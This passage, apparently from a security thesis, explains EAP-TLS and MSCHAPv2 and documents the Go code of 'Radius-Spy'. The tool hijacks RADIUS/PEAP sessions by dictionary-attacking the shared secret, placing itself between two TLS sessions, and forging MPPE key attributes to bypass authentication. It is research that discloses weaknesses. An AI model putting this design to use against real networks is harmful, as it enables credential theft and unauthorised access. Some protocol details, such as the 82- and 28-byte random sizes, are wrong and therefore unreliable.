- TLS message length: Only present if L flag is set indicating the length of the whole TLS message (so that we can know the original length in case that the message was fragmented).
- TLS Data: The TLS message itself or one fragment of it in case that the message has been fragmented.

4.1.3.1 EAP-TLS key derivation

In order to encrypt the communications between the station that is being authenticated (peer) and the access point (NAS) in a WIFI network two keys (one for transmission from access point to station and one for transmission from station to access point) must be derived. They are derived from the keyring material of the current established TLS session provided the PEAP method (See [RFC5216], Section 2.3).

Even though the keys are only used by the peer and the NAS, the keys are derived by the peer and the authentication server and not by the NAS because the TLS session is established between the peer and the authentication server so that only they share the sensitive data necessary to export the keyring material for the keys derivation. Once the keys are derived by both the peer and the authentication server, the authentication server will encrypt the keys and transmit them to the NAS inside a Radius message in form of the Microsoft Vendor Specific attributes MS-MPPE-Send-Key and MS-MPPE-Recv-Key. Then, the NAS can decrypt them for their use later in the exchange of packets between the access point (NAS) and the station (peer) in the WIFI network.

The keyring material is exported from the client random and server random chunks and the master secret. During the 4-way handshake, the TLS client sends a so called Client Hello Message (see [RFC2246], Section 7.4.1.2) which contains in plaintext the client random chunk which is a random chunk of 82 bytes. In the same way, the TLS server side sends a Server Hello Message (see [RFC2246], Section 7.4.1.3) which contains in plaintext the server random chunk, a random chunk of 28 bytes. Both the client random and server random are exposed in plaintext and they are not sensitive data. However, the master secret (see [RFC2246], Section 8.1) is the most sensitive data in a TLS session, because it is only known by the TLS client and TLS server. From this secret one can derive the keys used in the TLS session and also derive no matter which keys by exporting the keyring material.

The keyring material is exported by using the PRF (TLS Pseudorandom Function) function defined in [RFC2246], Section 5. As inputs to this function, apart from the client random, server random and the master secret, a string called label is used so that the exported keyring material will be different as long as the label string changes from one call to the PRF to the following one.

Keyring material = PRF(master_secret, label, client_random + server_random)

As example, the following calls to the PRF generate different keyring material:

Keyring material 1 = PRF(master_secret, label 1, client_random + server_random)

Keyring material 2 = PRF(master_secret, label 2, client_random + server_random)

The label to be used to export the corresponding keyring material for the derivation of the EAP-TLS keys used for packet encryption later in the WIFI network is "*client EAP encryption*" as conveyed in [RFC5216], Section 2.3.

4.1.4 MsChapV2

This is an EAP method in which the authentication server sends a challenge packet to the authenticating peer and this one resolves the challenge (only those who know the credentials for the concerning user can resolve the challenge) and replies with the result back to the authentication server by sending a response packet. Within the response, another challenge is sent also to the authentication server so that the peer can verify that the server also knows the credentials of the user and consequently, the peer can rely on the server. The server then, finds the solution for the new challenge (by making use of the credentials that it is supposed to know) and sends a success request packet to the peer as long as the peer resolved correctly the challenge. Otherwise, the authentication server will reply with a failure request packet. Once the success message is received by the peer, this one will check whether the authentication server obtained the good solution for the challenge sent by the peer or not and therefore, determine if the server is legitimate or not. In case that the solution provided by the server is right, the peer will send back a success response packet confirming the good transaction. Under other conditions, the peer will answer with a failure response packet. Should the reader wants to do further research about the method, they should check [MSCHAPV2].

The format for the MsCHAPv2 message is as follows (see [MSCHAPV2], Section 2):




Figure 15MsCHAPv2 Message

- Code: Already shown for EAP messages. Only codes 1 (request) and 2 (response) are compatible with MsCHAPv2 method.
- Identifier: Already shown for EAP messages.
- Length: Already shown for EAP messages.
- Type: Fixed to 26_{10} for PEAP messages.
- OpCode: Identifies the type of MsCHAPv2 message. Below, the list of codes:

OpCode	Type
1	Challenge
2	Response
3	Success
4	Failure
7	Change-password

- MS-CHAPv2-ID: An identifier with the same functionality as the identifier field.
- MS-Length: The length of the message including only OpCode, MS-CHAPv2-ID, MS-Length and Data fields.
- Data: It depends on the type of MSChapV2 message (OpCode).

As commented above, the authentication server starts the MsChapV2 communication by sending a challenge message (Code: 1, OpCode: 1) to the peer. This message contains the challenge field that is composed by 16 bytes randomly generated. The challenge field will be used by the peer to calculate the response to the challenge to be sent back to the authentication server. The format of the data field for the challenge message is the following (see [MSCHAPV2], Section 2.1):




Figure 16Challenge Message Data

- Value-Size: Indicates the length of the Challenge field. Fixed to 16_{10}.
- Challenge: Also called authenticator challenge. Random 16 bytes chunk to be used for the calculation of the response from the peer.
- Name: This field has variable length and it is a character string that represents the identification of the system transmitting the packet. Due to the fact that our authentication server is running FreeRadius as the software in charge to deal with the authentication and authorization protocols, the name will be something like "freeradius-X.Y.Z" where X.Y.Z is the version.

Once the peer has received the challenge message, this one proceed with the calculation of the response called nt-response. We are not going to enter into details about the calculation of the nt-response, instead it is important to remark that during the calculation, the following inputs are used, and after applying hashing and encryption algorithms to such inputs, the nt-response is obtained:

- Authenticator challenge: This corresponds with the challenge field from the challenge message sent by the authentication server.
- Peer challenge: Another 16 bytes chunk randomly generated by the peer used to calculate the nt-response and in addition to be transmitted to the authentication server so that it can also resolve the second part of the challenge process.
- User name: The name of the user.

- Password: The password for the given user.

None of these parameters are sent in plaintext to the network, rather they are used as inputs in hashes functions and encryption algorithms to calculate the nt-response. The fact that the peer challenge and authenticator challenge take part in the calculation of the nt-response, makes the MsChapV2 method resilient to replay attacks. As the password and user name are not transmitted in plaintext, this fact provides the method MsChapV2 with robustness to leakage of credentials. To know the algorithms used to perform the calculation of the nt-response, visit the following reference [RFC2759], Section 8.

Once the nt-response is calculated, the peer generates and sends a response message (Code: 2, OpCode: 2) with the following format for the data field ([MSCHAPV2], Section 2.2):




Figure 17Response Message Data

- Value-Size: Indicates the length of the Response field. Fixed to 49_{10}.
- Response: The response is composed by:
  - 16 octets: Peer challenge
  - 8 octets: Reserved, must be zero
  - 24 octets: nt-response
  - 1 octet: Flags
- Name: An ASCII string which identifies the peer's user account name.

What concerns us here are the subfields peer challenge and nt-response. The peer challenge is the challenge generated by the peer that the authentication server must know for the verification of the nt-response and the calculation of the solution to the challenge proposed by the peer. The nt-response field is the actual nt-response calculated by the peer.

The authentication server will receive then this response message and, as in the message one can find also the peer challenge (the only input that was left to know by the authenticator server), calculate itself the result of the expected nt-response and compare with the value received in the response message. If the calculated value matches with the received one, the credentials are the right ones and the authentication server will send a success request message (Code: 1, OpCode: 3), otherwise, the authentication server will send a failure request message (Code: 1, OpCode: 4).

The data field for the success request message is called message field and consists of a character string with the following format (see [MSCHAPV2], Section 2.3):

"S=<auth_string> M=<message>"

The <auth_string> string is a 20 octet number encoded in ASCII as 40 hexadecimal digits. It is calculated from the following inputs by applying to them several hashing algorithms:

- Password
- Nt-response
- Peer challenge
- Authenticator challenge
- User name

The fact that the peer challenge, the authenticator challenge and the nt-response takes part in the calculation process forces an attacker to intercept the communications (a Man In the Middle Attack is mandatory). The password and username inputs also force the attacker to know or discover by means of brute force attack the credentials for the user to be authenticated. The credentials are hashed even several times avoiding the transmission of them in plaintext and, because of the challenge chunks (authenticator and peer challenge) that are randomly generated and change every time a peer tries to authenticate, the hashed result is never the same. This provides robustness against different attacks. To see implementation details of the hashing process and the calculation of <auth_string> string, check [RFC2759], Section 8.7.

The purpose of the <auth_string> string is to provide the peer with a way to verify whether the server is reliable or not (the result of <auth_string> can be only correct if the server has knowledge of the credentials).

After receiving the success request message from the authentication server, the peer decodes the 40 hexadecimal digits ASCII string <auth_string> from the message into a chunk of 20 octets with the solution to the challenge proposed by the peer. If this chunk matches with the chunk calculated locally by the peer (applying the same algorithms and inputs), the peer answers back with a success response message (Code: 2, OpCode: 3). Otherwise, the peer answers back with a failure response message (Code: 2, OpCode: 4).

A success/failure response message only contains the fields Code, Identifier, Length, Type and OpCode. The field OpCode will be 3 for the success response message and 4 for the failure response message. The Code field will be 2 in any case. See [MSCHAPV2], Section 2.4 and 2.6.

At this point, the MsCHAPv2 conversation is finished.

4.1.5 TLV

We are not going to enter in detail with this type of EAP message. For the purpose of this document, the reader must only know that this type of EAP message is sent by both the peer and the authentication server to agree on the success of the EAP authentication process.

CHAPTER 5. Code structure

The code of the software *Radius-Spy* is developed in Golang. The structure is as follows:

```
├───attack
│       secret.go
│       password.go
│
├───eap
│       eapCrypto.go
│       eapidentity.go
│       eapmschapv2.go
│       eapnak.go
│       eappacket.go
│       eappeap.go
│       eaptlv.go
│
├───main
│       main.go
│
├───radius
│       radiuscrypto.go
│       radiuspacket.go
│
├───session
│       config.go
│       context.go
│       session.go
│       tlsSession.go
│
├───tlsadditions
│       handshake.go
│       keyring.go
│
└───utils
        utils.go
```

We are going to inspect all the folders one by one:

5.1.1 attack

This folder contains the code corresponding to the different attacks that we can perform over the Radius protocol or EAP protocol.

5.1.1.1 secret.go

Dictionary attack to guess the secret shared between the NAS and the authentication server used in the Radius protocol.

```
type packetInfo struct
```

This structure is used to keep track of the previously received Radius packets from a given source, because we need a pair of packets Access-Request, Access-Challenge to carry out the dictionary attack.

```
func GuessSecret(packet *radius.RadiusPacket, net.UDPAddr, net.UDPAddr,
bool) (bool, string)
```

This function will store the packet passed as argument in case that the packet is of type Access-Request. Otherwise, it will compare the identifier of the Radius packet. If the identifier matches with one of the stored Access-Request messages, a pair of Access-Request, Access-Challenge messages is available and the dictionary attack can start by calling the function trySecrets().

```
func trySecrets(request *radius.RadiusPacket, response
*radius.RadiusPacket, secretFile string, client net.UDPAddr) (bool,
string)
```

This function tries to guess the shared secret between NAS and authentication server used in the Radius protocol by calculating the Authenticator field for an Access-Challenge message and comparing it with the real value in the message. The words used as candidates to be the secret in the calculation are taken from a file that can be passed as argument to the tool Radius-Spy. To calculate the Authenticator field of an Access-Challenge message it is necessary to know also the Authenticator field of the Access-Request message which has the same Identifier as the Access-Challenge message used for the calculation. If the calculated Authenticator field matches with the real Authenticator field for the Access-Challenge message, the secret has been discovered, otherwise, we need to try with another word as secret.

5.1.1.2 password.go

This folder contains the functions used to find out the password for the current identity.

5.1.2 eap

This folder contains the implementation of the Extensible Authentication Protocol and the codification, decodification of some of the types used in this study case, like PEAP, MsCHAPv2, Identity or LegacyNak.

5.1.2.1 eapCrypto.go

This file holds the implementation of the cryptographic algorithms used during the MsCHAPv2 credentials exchange. For example, here one can find the functions responsible of calculating the nt-response field for a MsCHAPv2 response packet and the authenticator response for a success request message. All the functions defined here are implementations of pseudocode defined in different RFCs, therefore, it is not worth it to enter into detail about these functions. If the reader wants to know more about the implementation details of these functions, they can take a look to the RFCs referenced in the commented lines of the functions.

5.1.2.2 eapPacket.go

Contains the functions necessary to encode/decode a generic EAP message.

5.1.2.3 eapidentity.go

File to implement the class that represents a message of type EAP identity.

5.1.2.4 eapmschapv2.go

File to implement the class that represents a message of type MsCHAPv2.

5.1.2.5 eapnak.go

File to implement the class that represents a message of type LegacyNak.

5.1.2.6 eappeap.go

File to implement the class that represents a message of type PEAP.

5.1.2.7 eaptlv.go

File to implement the class that represents a message of type TLV.

5.1.3 radius

This folder contains the functions and structures necessary to work with the Radius protocol allowing the generation of Radius packets and also implementing the cryptographic algorithms to generate the authenticator field and the message-authenticator attribute when necessary.

5.1.3.1 radiuscrypto.go

File containing all the functions that implement the cryptographic algorithms related to the Radius protocol, like the resolution of the Authenticator field for Access-Challenge messages, the calculation of the message-authenticator attribute when the EAP message attribute is present and the encryption/decryption of the EAP-TLS keys that are present in the Access-Accept message in form of the Microsoft vendor specific attributes as the MPPE recv-send keys.

```
func CalculateResponseAuth(*RadiusPacket, [16]byte, string) (bool,
[16]byte)
```

This function implements the generation of the Authenticator field for Access-Challenge messages. As arguments one must provide the challenge packet,the Authenticator field from the corresponding Access-Request message (both the Access-Request message and the Access-Challenge message must have the same identifier) and the shared secret between NAS and authenticator server.

```
func RecalculateMsgAuth(*RadiusPacket,  [16]byte, string) bool
```

Calculates the messsage-authenticator field for the given Radius packet. If the provided packet is an Access-Challenge packet, the Authenticator field from the corresponding Access-Request packet (that one which has the same identifier as the packet given as argument) must be provided. The secret must be passed as third argument.

```
func DecryptKeyFromMPPE([]byte, [16]byte, string) (bool, []byte)
```

Decrypts the EAP-TLS key used to encrypt the 802.11 (WIFI) communications between access point and NAS. As input, one must provide the content of one of the MS-MPPE key attributes (the MS-MPPE-Send-Key or the MS-MPPE-Recv-Key attribute).

```
func EncryptKeyToMPPE([]byte, [16]byte, string) (bool, []byte)
```

Encrypts the EAP-TLS key used to encrypt the 802.11 (WIFI) communications between access point and NAS. The corresponding EAP-TLS key must be provided as argument and as result, an encrypted key is generated ready to be used as MS-MPPE key attribute (the MS-MPPE-Send-Key or the MS-MPPE-Recv-Key attribute).

5.1.3.2 radiuspacket.go

This file contains the implementation details of a Radius packet.

```
type Attribute struct
```

Structure that represents an attribute in a Radius packet. The structure contains the type of attribute and the content of attribute.

```
type VendorSpecificAttr struct
```

Structure representing a vendor specific attribute. It contains the type of vendor specific attribute and the content of the attribute.

```
type RadiusPacket struct
```

Structure that represents a Radius packet. It is composed by the code, identifier (id), length, authenticator and the attributes.

```
func NewRadiusPacket() *RadiusPacket
```

Constructor to generate RadiusPacket instances.

```
func (packet RadiusPacket) Clone() *RadiusPacket
```

To clone the packet given as argument. It returns an exact copy of the original packet.

```
func (packet *RadiusPacket) Decode(buff []byte) bool
```

Decodes from a slice of bytes all the fields from a Radius packet: The code, identifier, authenticator and all the attributes.

```
func (packet *RadiusPacket) Encode() (bool, []byte)
```

Encodes into a slice a Radius packet including the code, the identifier, the authenticator and all the attributes.

```
func (*RadiusPacket) GetRawAttr(attrType AttrType) (bool, [][]byte)
func (*RadiusPacket) DelRawAttr(attrType AttrType)
func (*RadiusPacket) SetRawAttr(attrType AttrType, data [][]byte)
```

Functions to get, set or delete an attribute of a Radius packet given its type.

```
func (*RadiusPacket) SetVendorSpecificAttrs(uint32, ]VendorSpecificAttr)
func (*RadiusPacket) GetVendorSpecificAttrs(uint32) (bool,
[]VendorSpecificAttr)
```

Functions to get or set vendor specific attributes.

5.1.4 tlsadditions

In this folder, one can find the implementation about the TLS keyring material export.

5.1.4.1 handshake.go

This file implements the functions that allows the extraction of the client random and server random from the Client hello and Server hello messages respectively during the 4-way handshake in a TLS session.

5.1.4.2 keyring.go

This file is a copy of the functions defined in [GOPRF]. The functions defined here are an implementation of the algorithms in charge of exporting the TLS keyring material (see [RFC5705], Section 4 and [RFC2246], Section 5). As in [GOPRF] the functions are ot exportable, they must be reimplemented locally.

5.1.5 session

This folder contains the code that manages the hijacked Radius session between the NAS and authentication server and also the TLS session that is supposed to be established between peer and authentication server.

5.1.5.1 tlsSession.go

It contains the code necessary to establish and manage a TLS session. Radius-Spy will generate 2 TLS sessions. One between the peer and the Radius-Spy software and another between the Radius-Spy software and the authentication server. The idea is to make the peer believe that it is establishing a TLS session with the authentication server whereas it is establishing a TLS session with the malicious software. In the same way, we make the authentication server believe that the peer is starting a TLS session with it, whereas, it is actually the Radius-Spy software that is establishing a TLS session with the authentication server.

The point here is that the Golang libraries only allow creating a TLS client or a TLS server over TCP or UDP transport protocol. In the study case, the TLS session is encapsulated in a PEAP message which is also encapsulated in a Radius message. A workaround for this is to generate a local tunnel where one of the sides is a standard TCP socket and the other side is TLS socket with TCP as transport layer. One of the sides listens to *localhost* address on a random TCP port and the other side connects to *localhost* address on the same TCP port. When an encapsulated TLS packet from a PEAP message is received, the whole TLS packet is forwarded with no manipulation to this standard TCP socket, and then, the packet can be received on the other side by the TLS socket. At this point, the TLS library of Golang will do the work to interpret the TLS payload received through the local TLS socket and our software will manage the TLS session as if the session were established through TCP and not encapsulated in a PEAP message.




Figure 18TLS local tunnel with Authentication Server

The operation can be done on the other sense. The payload (MsCHAPv2 messages) is sent through the TLS/TCP socket. On the other side (the standard TCP socket), we can obtain the MsCHAPv2 message encrypted inside the TLS packet. Then the TLS packet can be encapsulated into a PEAP message and this one into a Radius message:




Figure 19TLS local tunnel with peer

```
type TLSLocalTunnel struct
```

This structure is a representation of the local TLS/TCP tunnel established to encrypt/decrypt the TLS messages encapsulated in a PEAP message. This structure is composed by both the standard TCP socket and the TLS/TCP socket and also two channels. The channels are used to receive asynchronous data (in order to not block the TLS socket when generating the 4-way handshake packets).

```
func (tunnel TLSLocalTunnel) WriteTls(tls []byte)
```

Writes the tls data into the TLS socket side of the tunnel.

```
func (tunnel TLSLocalTunnel) WriteRaw(raw []byte)
```

Sends the raw data into the standard TCP socket side of the tunnel.

```
func (tunnel TLSLocalTunnel) ReadTls() []byte
```

Reads from the TLS socket side of the tunnel and returns the read bytes. It can block.

```
func (tunnel TLSLocalTunnel) ReadRaw() []byte
```

Reads from the standard TCP socket side of the tunnel and returns the read bytes. It can block.

```
func (tunnel TLSLocalTunnel) ReadTlsAsync()
```

Reads from the TLS socket side of the tunnel and stores the result in a channel. This function creates a goroutine, so the function does not block.

```
func (tunnel TLSLocalTunnel) GetReadTLSChannel() chan []byte
```

Returns the channel in which the data read from `ReadTlsAsync()` has been stored.

```
func (tunnel TLSLocalTunnel) ReadRawAysnc()
```

Reads from the standard TCP socket side of the tunnel and stores the result in a channel. This function creates a goroutine, so the function does not block.

```
func (tunnel TLSLocalTunnel) GetReadRawChannel() chan []byte
```

Returns the channel in which the data read from `ReadRawAysnc()` has been stored.

```
type KeyringData struct
```

This structure is used to keep track of all the components needed to export the keyring material (client/server random and the master secret).

```
type TLSSession struct
```

This structure holds the context of a TLS session for a particular peer. It is composed by two TLSLocalTunnel members, one to manage the TLS session between attacker and authenticator server (the TCP port used is 400) and the other one to manage the TLS session between attacker and NAS (the TCP port used is 401). The structure also contains a KeyringData member and also members to keep track of the status of the 4-way handshake process.

```
var keyringWriter *keyRingChannelWriter
```

This variable is assigned to the member `KeyLogWriter` inside the `tls.Config` structure. The `KeyLogWriter` member will furnish us with the master secret of the TLS session by means of the callback `func (writer *keyRingChannelWriter) Write(p []byte) (n int, err error)` as the `KeyLogWriter` member is of type `Writer interface` and `keyRingChannelWriter` must implement this interface.

```
func initLocalTLSServer()
```

Function responsible to initialize the TLS and TCP servers that are listening to connections on the ports 400 and 401 respectively.

```
func NewTLSSession() *TLSSession
```

Function that generates the TLS context necessary to manage the session. It creates the two `TLSLocalTunnel` objects for the current context. The TLS connection generated for the session between attacker and NAS will remain blocked until the 4-way handshake is completed. This is the reason why we need to use channels so that we can “read” asynchronously from TLS server so that it can generate internally the handshake packets.

5.1.5.2 session.go

This file implements the functions in charge of intercepting the UDP packets exchanged between NAS and authentication server and keep track of the number of clients (NAS) that have established a session with the authentication server.

```
type Session struct
```

Structure that keeps track of the current hijacked session.

```
func (session *Session) Init(mode Mode, hostName string, ports ...int)
```

To configure a session hijack against the authentication server specified as the argument `hostName`. The UDP ports to hijack are specified in the slice `ports`.

```
func (session *Session) Hijack(mangleFunc MangleFunc)
```

Blocking function that runs the main loop that hijacks the session previously configured. As argument, one must provide a pointer to a function of type `MangleFunc` (see code for further details). The provided function will be called every time a packet is intercepted. The intercepted packet is passed as argument to the given function, so that the function can mangle it and choose whether forward the packet or not.

```
func (session *Session) SendPacket(packet *radius.RadiusPacket,
clientToServer bool)
```

Sends the packet given as argument to the authentication server if the argument `clientToServer` is true. Otherwise, the packet is sent towards the NAS.

5.1.5.3 config.go

Contains the different options configured for the program, like the secrets file used for the dictionary attack.

5.1.5.4 context.go

```
type TLSContext struct
type EAPContext struct
type MsChapV2Context struct
type ContextInfo struct
```

All these structures allows us to save and retrieve data concerning the radius attributes, the TLS session, the EAP status, MsCHAPv2 status for the current session between NAS and authentication server.

5.1.6 utils

Helper functions used to ease the development of some tasks.

5.1.7 main

5.1.7.1 main.go

This file implements the actual modification of the Radius packets so that the attacker can take control of the authentication process.

```
func manglePacket(manglePacket *radius.RadiusPacket, from net.UDPAddr, to
net.UDPAddr, clientToServer bool) bool
```

This function is called when a Radius packet is intercepted. One can mangle the packet here and then decide to forward it to the destination or not by returning true or false.

```
func forwardOrDelayTLSData(tlsContent []byte, context
*session.ContextInfo, peapPacket *eap.EapPeap, clientToServer bool)
```

As our software must establish two TLS sessions at the same time, one with the NAS and the other one with the authentication server, the application may delay the forwarding of the content of some TLS packets until both TLS sessions have been established.

```
func deliverDelayedTLSData(clientToServer bool)
```

In case that some TLS payloads have been delayed, this functions delivers them.

```
func manageServerPeap(manglePacket *radius.RadiusPacket, from
net.UDPAddr, to net.UDPAddr, peapPacket *eap.EapPeap, context
*session.ContextInfo, clientToServer bool) bool
```

This function handles the PEAP messages received from the authentication server

```
func manageNASPeap(manglePacket *radius.RadiusPacket, from net.UDPAddr,
to net.UDPAddr, peapPacket *eap.EapPeap, context *session.ContextInfo,
clientToServer bool) bool
```

This function handles the PEAP messages received from the NAS.

```
func craftPacketFromTLSPayload(context *session.ContextInfo, payload
[]byte, msgID uint8, eapID uint8, clientToServer bool, authenticator
[16]byte) *radius.RadiusPacket
```

This function generates a new Radius packet to be sent to the NAS or the authentication server in function of the argument `clientToServer.` The payload is the TLS content to be encapsulated in a PEAP message which is also encapsulated in a Radius message.

```
func onTLSData(tlsContent []byte, context *session.ContextInfo,
outerPeapPckt *eap.EapPeap, clientToServer bool)
```

This function is called every time that a TLS packet is decrypted. The argument `clientToServer` indicates if the packet comes from the authentication server or the peer.

```
func manageMsChapV2(packet *eap.EapMSCHAPv2, context
*session.ContextInfo)
```

Handles the credentials exchange occurring in the MsCHAPv2 messages.

```
func processEapSuccessResponse(context *session.ContextInfo, eapHeader
*eap.HeaderEap, manglePacket *radius.RadiusPacket)
```

This function manipulates the Radius Access-Accept message so that the MPPE keys are correctly provided to the NAS. The MPPE keys calculated by the authentication server are derived from the TLS session. As the software *Radius-Spy* established the TLS session with the authentication server and not the peer, the MPPE keys calculated by the authentication server are not the ones expected by the NAS. The peer has calculated the keys from the TLS session between the *Radius-Spy* application and the peer itself. *Radius-Spy* must recalculate the MPPE key attributes for the NAS to have the same keys as the peer.

The following image is a representation of the key derivation process to generate the keys that will be used to encrypt the 802.11 packets exchanged between access point and peer in the WIFI network:



2. Key derivation
TX and RX keys derivation from TLS keyring material
3. Credentials verification (Success)
2. Key derivation
TX and RX keys derivation from TLS keyring material
4. MPPE key attribute generation
Encryption of TX and RX key into MPPE key Radius attributes
5. MPPE keys trasmission
7. 802.11 packets encrypted with keys derived from TX and RX keys
Peer
Access point
Authentication Server
6. MPPE keys decryption
Dncryption of TX and RX key from MPPE key Radius attributes
1. TLS 4-way handshake

Figure 20Key derivation

In the step 5, the authentication server sends a Radius Access-Accept message with the MPPE key attributes to the NAS. The software *Radius-Spy* needs to modify the message before forwarding it. For that, it must recalculate the MPPE key attributes from the keys derived from the TLS session between peer and the *Radius-Spy* application itself.

```
func updateContextFromPacket(context *session.ContextInfo, manglePacket
*radius.RadiusPacket)
```

Copies some relevant information from the given Radius packet into the context.


```
func main()
```

Entry point of the Radius-Spy software. Here, one configure the session against the corresponding authentication server.

CHAPTER 6. Study case

We are going to analyse all the steps performed to accomplish our task. To take control of the credential exchange process, passively (guess credentials by dictionary attack) or actively (mangling packets to bypass the authentication process).

First of all, we capture the traffic exchanged between authentication server and NAS when a peer is authenticating itself. We make use of Wireshark:




```
No.  Source          Time          Destination     Protocol  Lengt Info
  8  169.254.63.2    0.007576607   169.254.63.15   RADIUS    117  Accounting-Request(4) (id=1, l=75)
 10  169.254.63.15   0.012412951   169.254.63.2    RADIUS     62  Accounting-Response(5) (id=1, l=20)
 11  169.254.63.2    0.013709706   169.254.63.15   ICMP       90  Destination unreachable (Port unreachable)
 96  169.254.63.2    3.687389571   169.254.63.15   RADIUS    117  Accounting-Request(4) (id=0, l=75)
 97  169.254.63.15   3.687832983   169.254.63.2    RADIUS     62  Accounting-Response(5) (id=0, l=20)
281  169.254.63.2    53.417198689  169.254.63.15   RADIUS    232  Access-Request(1) (id=1, l=190)
